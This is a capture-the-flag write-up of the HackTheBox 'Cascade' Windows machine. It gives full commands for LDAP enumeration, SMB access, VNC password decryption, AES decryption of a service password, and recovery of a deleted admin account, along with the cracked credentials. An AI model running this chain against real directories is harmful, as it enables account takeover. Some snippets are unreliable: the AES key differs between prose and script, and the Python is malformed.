· Manuel López Pérez · hackthebox · 5 min read
WriteUp – Cascade (HackTheBox)
Cascade write-up (HackTheBox): Windows media machine that exploits LDAP to enumerate users and hidden attributes, obtains VNC credentials from log, reverses .NET binary for AES key, and recovers admin password from deleted objects in Active Directory Recycle Bin.

In this post we will make the Cascade machine from HackTheBox. It’s a medium level Windows machine that I found quite interesting. We will have to list the active directory looking for some credentials to be able to access the SMB, download the file of VNC passwords to climb to a middle user, My nick at HackTheBox is: manulqwerty. If you have any proposal or correction don’t hesitate to leave a comment, so we all learn.
Write-Up
Enumeration
As always, the first thing will be a scan of all the ports with nmap:
nmap --min-rate 4500 --max-rtt-timeout 1500ms -p- 10.10.10.182 
Once we know which ports are open, we proceed to do a more complete scan with Nmap: versions (-sV) and using the scripts (-sC):
nmap -sC -sV -p 53,88,135,139,389,445,636,3268,3269,5985,49154,49155,49157,49158,49165 --min-rate 4500 --max-rtt-timeout 1500ms 10.10.10.182 
As you can see, it has the typical ports of an active directory in Windows open. It also has open the port 5985 that can be used to access via WinRM when we have credentials.
The next step is to list the active directory with one of the following commands
enum4linux 10.10.10.182 ldapsearch -h 10.10.10.182 -p 389 -x -b "dc=cascade,dc=local" rpcclient -U "" 10.10.10.182 We can also do the LDAP queries with the Python LDAP3 library:
#!/usr/bin/env python3
import ldap3
import json
def find_user_entries(host, port,
ssl=False):
server = ldap3.Server(host,
get_info=ldap3.ALL,
port=port,
use_ssl=ssl)
connection = ldap3.Connection(server) connection.bind()
root_domain = server.info.__dict__['raw']['rootDomainNamingContext'][0].decode() connection.search(search_base=root_domain,
search_filter='(&(objectClass=person))',
search_scope='SUBTREE',
attributes='*')
return connection.entries
HOST = "cascade.local"
PORT = 389
entries = find_user_entries(HOST, PORT)
with open(HOST + ".json", "w") as f: json.dump([json.loads(e.entry_to_json())
for e in entries], f)
The execution of this code creates a file JSON with all “person” objects in the system.
python3 ldap_enum.py 
Reviewing all the attributes of each user, we found that the user ‘Ryan Thompson’ has the attribute “cascadeLegacyPwd” that appears to be a string of ‘Base64’:
$ echo "clk0bjVldmE=" | base64 -d rY4n5eva We have already found a user: r.thompson:rY4n5eva
Exploitation
Now that we have some credentials, we’re going to try to get a shell via WinRM with the tool Evil-Winrm:

It seems that this user cannot access the system this way, let’s list again with ‘string’ inum4linux with the new credentials:
enum4linux -u r.thompson -p rY4n5eva cascade.local 
We have read permissions at DATA, let’s try to access via SMB with SMBClient:
./smbclient.py r.thompson:rY4n5eva@cascade.local 
After searching and reading the files that we have permissions, we find something interesting in “IT/Temp/s.smith/VNC Install.reg”:
get IT/Temp/s.smith/VNC Install.reg 
In the file VNC installation of the user s.smith we find a possible encrypted password “Password”=hex:6b,cf,2a,4b,6e,5a,ca,0f. To decipher the password, we use the following repository: https://github.com/jeroennijhof/vncpwd But first we save the encrypted password (which is initially in hexadecimal) in a file:
import binascii
with open("vnc_passwd", "wb") as f: f.write(binascii.unhexlify('6b,cf,2a,4b,6e,5a,ca,0f'.replace(",", ""))
Now we have the password for s.smith: sT333ve2.
We’re going to test these credentials with Evil-WinRM:
evil-winrm -i cascade.local -u s.smith -p sT333ve2 
We already have the user flag, now we have to try to escalate to some other user or the administrator. We list again with enum4linux to see if we can access new directories:
enum4linux -u s.smith -p sT333ve2 -S cascade.local 
Thanks to the previous command, we see that we can access the Share “Audit$”:

Download all the files and open the binaries (CascAudit.exe and CascCrypto.dll) with DnSpy or any other .NET decompiler:


If we read the code, we see that it encrypts with AES in CBC mode the password (which is in the database that we have also downloaded) with the key “c4scadek3y654321”. Let’s explore the database SQLite3:

With any AES online decrypter we can obtain the password of ArkSvc:

Or with python:
 from Crypto.Cipher import AES import base64

# https://stackoverflow.com/questions/12524994/encrypt-decrypt-using-pycrypto-aes-256

def _unpad(s): return s[:-ord(s[len(s)-1:])

c = base64.b64decode(b "BQO5l5Kj9MdErXx6Q6AGOw==") iv = b "1tdyjCbY1Ix49842" key = b "c4scadek3and654321"

cipher = AES.new(key, AES.MODE_CBC, iv)

print(_unpad(cipher.decrypt(c))
We access with Evil-WinRM the server with the credentials ArkSvc:w3lc0meFr31nd. Let’s list the groups he belongs to:
Get-ADPrincipalGroupMembership ArkSvc | select name 
I was surprised by the ‘AD Recycle Bin’ group, as it is the only one different from the previous user (S.smith).

After investigating a little bit about this group in Windows Server 2008 R2, we see that the objects deleted from the active directory can be listed and recovered:
Get-ADObject -f {(isDeleted -eq $true) -and (name -ne "Deleted Objects")} -includeDeletedObjects 
As you see, there is a user “TempAdmin” which led me to a file that I could read with the first user (Data/IT/Email Archives/Meeting_Notes_June_2018.html):
perform all tasks related to the network migration and this account will be deleted at the end of 2018 once the migration is complete. This will allow us to identify actions related to the migration in security logs etc. Username is TempAdmin (password is the same as the normal admin account password).
So if we recover the password of the user TempAdmin, we will be able to access as administrator to the system:
Get-ADObject -Filter {displayName -eq "TempAdmin"} -IncludeDeletedObjects -Properties * 
This object has the attribute “cascadeLegacyPwd” (like r.thompson) with its password in Base64:
$ echo "YmFDVDNyMWFOMDBkbGVz" | base64 -d baCT3r1aN00dles Now we can access the system with the administrator and read the flag:

evil-winrm -i cascade.local -u Administrator -p baCT3r1aN00dles